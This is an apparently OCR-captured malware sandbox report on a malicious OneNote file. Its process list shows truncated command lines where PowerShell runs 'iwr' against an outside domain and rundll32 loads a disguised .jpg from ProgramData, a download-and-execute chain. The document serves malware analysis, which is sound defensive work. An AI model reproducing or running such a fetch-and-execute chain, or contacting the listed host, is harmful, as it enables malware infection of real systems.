

Suspicious activity

52486a446dd4fc5842a47b57d3febec7.o...

MD5: 52486A446DD4FC5842A47B57D3FEBEC7

Start: 23.02.2023, 03:57 Total time: 60 s

Win7 32 bit
Complete

Indicators:

Get sample | IOC | MalConf | Restart

Text report | Graph | ATT&CK | AI Summary beta | Export

CPU RAM

Processes Filter by PID or name Only important

3548	ONENOTE.EXE	"C:\Users\admin\Desktop\52486a446dd4fc5842a4...	3k	2k	158
1872	WScript.exe	"C:\Users\admin\AppData\Local\Temp\OneNote...	1k	1k	132
1544	cmd.exe	/c ""C:\Users\admin\AppData\Local\Temp\One...	848	32	34
3136	powershell.exe	iwr -uri https://autoingress.com.au/b...	3k	1k	170
3924	rundll32.exe	C:\programdata\aR5TvJaFt.jpg,N115	176	26	56
3584	ONENOTEM.EXE	/tsr	136	262	46

HTTP Requests 0 | Connections 1 | DNS Requests 1 | Threats 0 | Filter by PID, name or url | PCAP

NETWORK | FILES | DEBUG

Timeshift	Headers	Rep	PID	Process name	CN	URL	Content

No data

Warning [3136] powershell.exe Unusual connection from system programs

Try community version for free! Register now